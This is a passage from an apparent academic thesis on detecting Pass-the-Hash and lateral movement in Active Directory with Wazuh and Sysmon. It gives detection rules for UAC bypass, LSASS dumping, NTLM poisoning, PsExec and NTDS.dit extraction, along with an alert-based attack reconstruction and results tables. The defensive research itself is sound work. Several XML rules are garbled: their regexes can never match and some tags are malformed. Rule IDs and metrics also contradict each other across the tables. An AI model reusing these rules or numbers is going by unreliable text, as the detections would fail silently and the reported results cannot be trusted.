  <options>no_full_log</options>
  <mitre>
    <id>T1203</id>
  </mitre>
</rule>
```

Figure 24. Rule for detecting file engines.






Figure 27. Wazuh for detecting service downtime.

### e. UAC bypass

An attacker may attempt to bypass User Account Control (UAC) to elevate the privileges of a process on Windows. UAC is a Windows security mechanism designed to control privilege elevation by requiring applications to request a higher-privilege execution context (tracked via integrity levels from low to high) for administrative tasks, typically with user confirmation.

UAC's impact depends on system configuration and the privileges of the logged-on account. In some cases, high-privilege execution requests may be fully denied if security conditions are not met. Conversely, if the user is a local Administrator and approves the UAC prompt, the process may be allowed to run. The system may also allow the user to enter administrative credentials to complete an elevation request.

```
<rule id="92046" level="12">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.originalFileName" type="pcre2">(?!)(cmd|powershell|rundll32)\.EXE</field>
  <field name="win.eventdata.parentImage" type="pcre2">(?!)(fodhelper)\.EXE</field>
  <options>no_full_log</options>
  <description>Possible use of fodhelper.exe used to bypass UAC and execute of malicious software</description>
  <mitre>
    <id>T1548.002</id>
  </mitre>
</rule>
```

Figure 28. Rule discovered UAC bypass.




Figure 29. Wazuh discovered UAC bypass.

## f. LSASS

An attacker may try to access credentials stored in the memory of the Local Security Authority Subsystem Service (LSASS) process. After a user logs in, the operating system generates and stores multiple forms of credential material in LSASS memory. This credential material can be collected by accounts with Administrator or SYSTEM privileges and then used for lateral movement via alternative authentication mechanisms.

Beyond direct access to credentials in memory, LSASS process memory can also be dumped from the target system and analyzed offline on another local system. This approach allows an attacker to extract sensitive credential data while reducing direct interaction with the compromised host, thereby lowering the chance of immediate detection.

```
<group name="sysmon_sysmon_eld10_detections_windows">
  <rule id="92998" level="12" overwrite="yes">
    <if_group>sysmon_event_10</if_group>
    <field names="win.eventdata.targetImage" type="pcre2">(?!lsass\.exe</field>
    <field names="win.eventdata.grantedAccess" type="pcre2">(?!)(0x1010|0x40|0x1410|0x10140)</field>
    <field names="win.eventdata.sourceImage" type="pcre2" negate="yes">(?!)(C:\\Program Files\\svchost\\.exe|winlprvse\\.exe)</field>
    <description>Lsass process was accessed by $(win.eventdata.sourceImage) with read permissions, possible credential dump</description>
    <mitre>
      <id>T1003.001</id>
    </mitre>
  </group>sysmon_eld10_detections</group>
</rule>
```

Figure 30. Rule discovered LSASS.




Figure 31. Wazuh discovered LSASS.

### g. Pass-the-Hash and WinRM/evil-winrm lateral movement

An attacker can conduct Pass-the-Hash (PtH) attacks by using stolen password hashes for lateral movement, thereby bypassing standard access control mechanisms. Pass-the-Hash is an authentication technique that allows an attacker to log in as a legitimate user without knowing that user's plaintext password. It skips traditional authentication steps that rely on plaintext credentials and uses the password hash directly during authentication.

In addition, an attacker may abuse valid accounts to interact with remote systems via Windows Remote Management (WinRM). Through WinRM, the attacker can perform actions in the context of the authenticated user such as running executables, editing the Windows Registry or modifying system services. WinRM is both a Windows service and a communication protocol that enables remote administration and command execution on Windows hosts. It can be invoked via the winrm command-line utility or programmatically through tools such as PowerShell. WinRM also acts as a remote interaction mechanism for Windows Management Instrumentation (WMI), supporting administrative tasks across multiple systems.

```
<rule id="100011" level="12">
  <if_sid>60103</if_sid>
  <field name="win.system.eventid">4624</field>
  <field name="win.eventdata.logonType">3</field>
  <field name="win.eventdata.authenticationPackageName">NTLM</field>
  <description>Possible Responder/NTLM Poisoning - Suspicious NTLM network logon</description>
  <mitre>
    <id>T1557.001</id>
  </mitre>
  <group>responder_poisoning</group>
</rule>
```

Figure 32. Rule discovered PtH.




Figure 33. Wazuh discovered PtH.

## h. PsExec lateral movement

An attacker can use the Server Message Block (SMB) protocol to interact with remote network shares. Over SMB, the attacker can perform actions under the context of the logged-on user, including accessing files, copying data or executing commands remotely.

SMB is a protocol for sharing files, printers and serial ports between Windows machines within the same network or domain. By abusing SMB to access file shares, an attacker can move laterally across internal systems, expand control and deepen compromise.

```
<rule id="92650" level="12">
  <if_sid=61138</if_sid>
  <field name="win.eventdata.imagePath">%systemroot%\*\*.exe</field>
  <options>no_full_log</options>
  <description>New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.</description>
  <mitre>
    <id=T1021.002</id>
    <id=T1569.002</id>
  </mitre>
</rule>
```

Figure 34. Rule discovered PsExec.




Figure 35. Wazuh discovered PsExec.

## i. NTDS.dit extraction

An attacker may attempt to access or create a copy of the Active Directory domain database to steal credentials and gather additional information about domain members, including devices, user accounts and access rights. By default, the NTDS database file (NTDS.dit) is stored on Domain Controllers at %SystemRoot%\NTDS\Ntds.dit.

In addition to locating the NTDS file directly on active domain controllers, an attacker may also search for backup copies containing similar credential and directory data. Once these database files are accessible, the attacker can extract credential material and perform offline analysis, significantly increasing the risk of mass credential compromise across the domain environment.

```
<rule id="110006" level="14">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine" type="pcre2">(?!ntdsutil</field>
  <description>CRITICAL: Possible NTDS.dit extraction attempt using ntdsutil.exe</description>
  <mitre>
    <id>T1003.003</id>
  </mitre>
</rule>
```

Figure 36. Rule discovered NTDS.dit extraction.




Figure 37. Wazuh discovered NTDS.dit extraction.

### 4.5.3 Problem: Identifying and isolating insider threats within the system

From Fig. 37, when Wazuh alerted on the WinServer (Domain Controller) about NTDS.dit extraction using ntdsutil.exe, I identified this as the final objective because NTDS.dit contains domain-wide account data. In other words, the attacker has reached the DC and is collecting domain-level credentials.

Tracing backward just before that point (Fig. 35), the system recorded a newly created Windows Service running from a Windows root path and the binary is suspected to have been delivered via Windows Admin Shares. This is a typical indicator of PsExec-style remote service execution / lateral movement, showing that the DC was not compromised initially but was remotely controlled from another host in the network.

Going back one step (Fig. 33), Wazuh detects a chain of alerts related to Responder/NTLM poisoning — suspicious NTLM network logons — indicating that the attacker performed LLMNR/NBT-NS poisoning to capture NTLM hashes and/or started reusing stolen credentials to establish network sessions. This is therefore the credential source used to perform lateral movement to the Domain Controller.

Shifting focus to the workstation (Fig. 31), Wazuh alerted on DESKTOP-FGSFU1A for LSASS access (suspected credential dumping). This indicates that on this machine the attacker obtained credentials directly from memory to support PtH and remote access.

Earlier (Fig. 29), DESKTOP-FGSFU1A showed a series of UAC bypass alerts using fodhelper.exe, indicating the attacker attempted to elevate privileges on the workstation to gain enough rights to dump LSASS and perform deeper actions.

Going further back (Fig. 27), the system recorded the eventchannel being stopped on DESKTOP-FGSFU1A, reflecting an attempt to evade monitoring and disrupt logging to hide activity before privilege escalation and credential dumping.

At an earlier stage (Fig. 25), Wazuh detected the download/transfer of a tool (engines.exe) onto DESKTOP-FGSFU1A, indicating that the attacker 'staged' the payload/tool on the victim machine to prepare the exploitation chain.

At the same time, Responder NTLM hash capture alerts (Fig. 23) and Nmap reconnaissance alerts (Fig. 21) show that the attacker first reconnoitered the network, then deployed Responder to capture hashes/credentials, then used those credentials together with privilege escalation and LSASS dumping on the workstation and finally performed PtH/lateral movement (service creation/PsExec) to reach the DC and extract NTDS.dit.

Because all early-stage detections ("Nmap --> Responder --> monitoring evasion --> UAC bypass --> LSASS dump") were concentrated and appeared first on DESKTOP-FGSFU1A, while the DC only appeared during the "lateral movement -> NTDS.dit" stage, we can scope that DESKTOP-FGSFU1A was the initially compromised host.

## 4.6 Interpretation of Results

Experimental results show that the Wazuh + Sysmon combination can detect nearly the entire Pass-the-Hash (PtH) attack chain in an Active Directory environment. Key stages were clearly captured, especially credential dumping and NTDS.dit extraction. Related rules such as rule ID 92900 (LSASS process access) and rule ID 110006 (Possible NTDS.dit file extraction) achieved a 100% detection rate with multiple events recorded during the experiment.

Table 2. STEP-level detection confusion table

| STT | MITRE Technique ID   | Ground Truth | Wazuh Alert | Result |
|-----|----------------------|--------------|-------------|--------|
| 1   | T1046, T1018         | Yes          | Yes         | TP     |
| 2   | T1557.001            | Yes          | Yes         | TP     |
| 3   | T1203                | Yes          | Yes         | TP     |
| 4   | T1562.001            | Yes          | Yes         | TP     |
| 5   | T1548.002            | Yes          | Yes         | TP     |
| 6   | T1003.001            | Yes          | Yes         | TP     |
| 7   | T1550.002            | Yes          | Yes         | FP     |
| 8   | T1021.002, T1569.002 | Yes          | Yes         | TP     |
| 9   | T1003.003            | Yes          | Yes         | TP     |
| 10  | T1021.006            | Yes          | Yes         | TP     |

During the NTLM credential collection and abuse stage, the system recorded 39 events related to Responder/NTLM poisoning (rule ID 100611, alert level 12) and 32 NTLM network logon events (rule ID 92652), indicating consistent monitoring of PtH and credential-based lateral movement. In addition, anomalous behaviors related to Domain Admin group changes (rule ID 60159, 17 events) and Administrators group changes (rule ID 60154, 14 events) were detected, reflecting privilege escalation steps in the attack scenario.

Table 3. Quantitative metric table

| STT | Metric    | Previous research | This research | Default |
|-----|-----------|-------------------|---------------|---------|
| 1   | Recall    | 60%               | 90%           | 10%     |
| 2   | Precision | 66,7%             | 75%           | 10%     |

Overall, the detection rate reached approximately 90%, compared with roughly 10% for the default system configuration based on the "Statistical Table of Attack Behavior Mapping with MITRE ATT&CK Techniques". This improvement mainly comes from Sysmon's detailed telemetry - especially command-line arguments and process access information - combined with custom detection rules aligned with modern attack techniques. False negatives mainly appeared in PtH cases involving session reuse or automatic logoff, which changed the workstation name attribute and prevented some older pattern-based rules from triggering reliably. However, the default rule 92652 still maintained baseline visibility for NTLM network logon events at alert level 12, ensuring the system did not lose observability of credential-based lateral movement.

| Rule ID | Count | Count percentages | Description                                  | Count  | Level | Count  |
|---------|-------|-------------------|----------------------------------------------|--------|-------|--------|
| 100611  | 39    | 0.018%            | Possible Response/NTLM Poisoning - S:        | 39     | 12    | 39     |
| 5716    | 39    | 0.018%            | High volume SSH brute force attempt          | 39     | 12    | 39     |
| 92055   | 39    | 0.018%            | Known auto-elevated utility Fodhelper.E:     | 39     | 12    | 39     |
| 92852   | 32    | 0.015%            | Successful NTLM Network Logon - Ploc:        | 36     | 12    | 36     |
| 92852   | 32    | 0.015%            | Suspicious NTLM Network Logon - Ploc:        | 6      | 12    | 6      |
| 92857   | 23    | 0.011%            | There is unusual behavior. Please verify it  | 23     | 12    | 23     |
| 100511  | 19    | 0.009%            | Successful login during weekend (Saturd:     | 19     | 12    | 19     |
| 60159   | 17    | 0.008%            | Domain Admins Group Changed                  | 17     | 12    | 17     |
| 60154   | 14    | 0.007%            | Administrators Group Changed                 | 14     | 12    | 14     |
| 92548   | 12    | 0.006%            | Possible use of fodhelper.exe used to top:   | 12     | 12    | 12     |
| 92900   | 12    | 0.006%            | LSASS process was accessed by C:\Users       | 6      | 12    | 6      |
| 92900   | 12    | 0.006%            | LSASS process was accessed by C:\Users       | 4      | 12    | 4      |
| 92900   | 12    | 0.006%            | LSASS process was accessed by C:\Users       | 1      | 12    | 1      |
| 92900   | 12    | 0.006%            | LSASS process was accessed by C:\Wind:       | 1      | 12    | 1      |
| 92305   | 8     | 0.004%            | Command interpreter added to registry for    | 8      | 12    | 8      |
| 100900  | 7     | 0.003%            | Wazuh agent stopped - exhibiting unusual     | 5      | 15    | 5      |
| 100500  | 7     | 0.003%            | Wazuh agent stopped                          | 2      | 15    | 2      |
| 92151   | 7     | 0.003%            | Binary loaded Powershell automation lib:     | 7      | 12    | 7      |
| 110006  | 3     | 0.001%            | Possible NTDS.dll file extraction using net: | 3      | 12    | 3      |
| 204     | 2     | 0.001%            | Agent event queue is flooded. Check the      | 2      | 12    | 2      |
| 219,649 |       |                   |                                              | 12,776 |       | 12,267 |

Figure 38. PtH Detection Results.

## 4.7 Comparison with Related Work

These findings align with and extend prior studies in the same area. Compared to study [29], which reported around 60% detection for Pass-the-Hash attacks using Wazuh, this study improved detection to 90% by adding Sysmon and custom rules.

Table 4. Warning detection comparison table

| STT | MITRE Technique ID   | Default | Paper [25] | This study |
|-----|----------------------|---------|------------|------------|
| 1   | T1046-T1018          | X       | X          | V          |
| 2   | T1557.001            | X       | X          | V          |
| 3   | T1203                | X       | X          | V          |
| 4   | T1562.001            | V       | X          | V          |
| 5   | T1548.002            | X       | V          | V          |
| 6   | T1003.001            | X       | V          | V          |
| 7   | T1550.002            | X       | V          | V          |
| 8   | T1021.002, T1569.002 | X       | V          | V          |
| 9   | T1003.003            | X       | V          | V          |
| 10  | T1021.006            | X       | V          | V          |

Recent 2025 reports from MITRE ATT&CK identify Pass-the-Hash (T1550.002) as one of the most common techniques in attacks targeting Active Directory environments. Our experimental results indicate that the Wazuh + Sysmon model provides effective real-time detection with capability comparable to commercial EDR solutions, especially during LSASS access and lateral movement stages.

Compared with SIEM platforms such as Splunk or ELK, Wazuh offers a significant cost advantage while still achieving comparable detection performance when Sysmon is correctly and fully configured.

## 4.8 Implications of the Results

The results show that combining Wazuh and Sysmon creates a license-free yet highly effective solution for detecting Pass-the-Hash (PtH) attacks in Active Directory environments. This solution enables SOC

teams to detect early and respond promptly to threats such as ransomware and Advanced Persistent Threats (APTs), which often use PtH as a primary lateral movement method. Therefore, this model is particularly suitable for small and medium-sized enterprises (SMEs) that have budget constraints but still need strong cybersecurity monitoring.

From an academic perspective, the results confirm that behavior-based detection remains effective against modern PtH tooling (e.g., Impacket, Evil-WinRM). The study also highlights potential improvements for detection rules to better handle scenarios such as session reuse and dynamic workstation name changes.

However, this study still has several limitations, including deployment in an isolated lab environment, the use of only one domain controller and limited benign traffic. These factors may lead to higher false positive rates when deployed in real-world environments. In addition, detection effectiveness depends heavily on audit policy and Sysmon configuration; adversarial actions such as disabling log collection services can significantly reduce the coverage and reliability of the detection mechanism.

## **REPORT 5: DISCUSSION**

### **5.1 Restate the Research Problem or Objectives**

In the context of enterprise networks that are increasingly expanding and heavily reliant on centralized authentication and management services, protecting high value servers has become a critical requirement of modern cybersecurity. Platforms such as Microsoft Active Directory play a central role in managing identities, access rights and trust relationships among systems within internal networks. However, these very characteristics of centralized management and implicit trust relationships also create favorable conditions for attackers to exploit once perimeter defenses have been bypassed.

In practice, many serious security incidents do not originate from direct attacks against critical servers but rather from an initial compromise of less protected entry points such as user workstations. Following the initial compromise, attackers can remain stealthy within the internal network and gradually expand their access through lateral movement techniques. This process enables attackers to gather system information, abuse legitimate credentials and progressively reach high-value resources without generating obvious external attack indicators.

Among lateral movement techniques, behaviors involving credential abuse and the misuse of legitimate administrative tools are particularly difficult to detect, as they closely resemble normal system operations. Traditional security solutions, which primarily focus on detecting malware or known attack signatures, often struggle to identify such behaviors. This presents a significant challenge for security monitoring, especially in small and medium sized enterprises (SMEs), where financial and human resources for cybersecurity are limited. Motivated by this reality, this thesis addresses the following central research question: how can lateral movement activities occurring within enterprise networks, particularly post compromise behaviors, be effectively monitored and detected using open-source solutions with low deployment costs?

To address this problem, the study adopts an approach based on designing and implementing a mini Security Operations Center (SOC) model using open-source tools with a primary focus

on the Wazuh platform integrated with an optimally configured Sysmon. Rather than relying on complex commercial solutions, the proposed model aims to maximize the collection and correlation of internal log data to support the detection of anomalous behaviors associated with lateral movement.

The specific objectives of the study include:

- Evaluating the capability of a mini SOC model to collect and monitor internal security data from servers and endpoint devices within a local area network.
- Analyzing common lateral movement behaviors based on experimental log data, clarifying the relationships among authentication events, process execution and remote access activities.
- Assessing the value of Sysmon configuration optimization in reducing log noise and enhancing Wazuh's detection effectiveness.
- Evaluating the practical applicability and suitability of the proposed mini SOC model for small and medium sized enterprises.

By clearly restating the research problem and objectives, this discussion section establishes a foundation for interpreting and evaluating the results presented in subsequent sections, while also highlighting the thesis's contribution to improving lateral movement detection in enterprise environments using open-source solutions.

## **5.2 Summarize Key Findings**

The research results indicate that lateral movement in enterprise environments primarily manifests as a sequence of interconnected behaviors rather than isolated attack events. Activities such as anomalous authentication, remote process execution and access to sensitive resources only acquire security significance when they are interpreted within the full system context. This observation explains why detection approaches based on signatures or single event monitoring often struggle to identify internal attacks at an early stage.

One of the key findings of the study is the critical role of correlating multiple internal log sources. The integration of Sysmon logs with authentication and network related logs enables the mini SOC model to reconstruct a complete lateral movement flow, from the initially compromised workstation to high value servers. Compared to monitoring individual hosts in isolation, this approach significantly reduces false positives and improves the system's ability to identify attack-oriented anomalous behaviors.

The study also demonstrates that Sysmon configuration plays a decisive role in detection effectiveness. Rather than collecting logs broadly using default configurations, selectively enabling security-relevant Event IDs and applying appropriate filtering rules helps reduce noise while improving the quality of input data for Wazuh. This is particularly important in small and medium-sized enterprises, where storage capacity and security analysis resources are often limited.

Furthermore, the experimental scenarios show that the proposed mini SOC model is capable of detecting lateral movement activities at an early stage, before attackers achieve full control over critical servers. This highlights the practical value of the research in supporting timely

detection and response to internal threats, even in the absence of costly commercial security solutions.

Overall, the findings suggest that focusing on internal behavior monitoring and multi source data correlation is an effective approach to addressing modern attack techniques. The study confirms that open-source tools, when properly configured and deployed, can serve as a core foundation for building a mini SOC model that meets the requirements for lateral movement detection in enterprise environments.

# REPORT 6:CONCLUSION AND FUTURE WORK

## 6.1 Conclusion

This study approaches the problem of enterprise cybersecurity from the perspective of detecting internal behaviors after initial compromise, rather than focusing solely on external threats. In the context of enterprise systems that increasingly rely on centralized authentication services and internal trust relationships, the findings indicate that lateral movement is the decisive stage that determines both the success and the overall impact of an attack. Therefore, early detection of lateral movement activities plays a critical role in stopping attackers before high-value assets are compromised.

A core contribution of this research is the demonstration of the feasibility of a mini SOC model based on open-source tools for monitoring and detecting internal attack behaviors. By integrating Wazuh with a properly configured Sysmon deployment, the study shows that open-source solutions, when implemented correctly, can provide deep visibility into system activities and are capable of identifying lateral movement behaviors that are difficult to detect using traditional security solutions.

The analysis results also highlight the value of a log correlation and behavior context based approach. Instead of relying on isolated technical indicators, the mini SOC model focuses on linking authentication events, process execution and remote access activities into behavior chains with security significance. This approach not only improves detection accuracy but also significantly reduces false positives generated by legitimate administrative activities, which represent one of the major challenges in security monitoring systems.

Another important aspect clarified by the study is the role of optimizing the log collection process. Selecting security relevant Event IDs and applying appropriate filtering rules in Sysmon reduces unnecessary log volume while improving the quality of data used for analysis. This has clear practical implications, especially for small and medium sized enterprises, where limitations in storage capacity, bandwidth and security analysis personnel often constitute major barriers to deploying advanced monitoring solutions.

From a technical perspective, the study demonstrates that effective lateral movement detection does not rely solely on complex technologies but rather on how internal security data are organized, analyzed and interpreted. The proposed mini SOC model serves as an experimental platform that illustrates how enterprises can incrementally build monitoring and response capabilities aligned with their operational constraints, rather than relying entirely on high cost commercial solutions.

Overall, the study not only presents a concrete technical model but also contributes a practical approach to the problem of internal threat detection. The conclusions emphasize that focusing on internal behaviors, data correlation and optimized monitoring processes is an effective strategy for enhancing the protection of high value assets against advanced threats in modern enterprise environments.

## 6.2 Future Work

Although the study has achieved its stated objectives in investigating and evaluating a mini SOC model for detecting lateral movement behaviors in enterprise environments, there remain several potential directions for future development that could further extend and enhance the value of this research.

First, an important research direction is to expand the range of attack techniques being monitored and detected. The current study primarily focuses on common lateral movement techniques in Windows and Active Directory environments, particularly Pass-the-Hash and related remote access methods. In future work, the mini SOC model could be extended to cover additional techniques such as Pass-the-Ticket, Kerberoasting, DCOM, WMI-based lateral movement or newly emerging abuses of remote administration services. Such extensions would enable a more comprehensive evaluation of the model's adaptability to increasingly diverse and sophisticated attack strategies.

Another promising direction involves integrating advanced analysis techniques based on machine learning or anomaly based behavioral analysis. In this study, detection is mainly rule-based and relies on predefined event correlations. In future research, unsupervised or semi-supervised learning models could be applied to learn legitimate administrative behavior over time, thereby enabling the automatic detection of anomalous deviations without relying solely on static rules. This approach would be particularly beneficial in large enterprise environments or systems with frequently changing configurations and usage patterns.

In addition, expanding the range of monitoring data sources represents another valuable research avenue. The current study primarily utilizes logs from Windows systems, Active Directory and Sysmon. Future work could integrate data from network devices such as firewalls, switches or network traffic monitoring systems (e.g., NetFlow, Zeek) to enhance correlation capabilities and enable earlier detection of lateral movement at the network layer. Combining host-based and network based data would provide a more comprehensive view of attack behavior across the entire infrastructure.

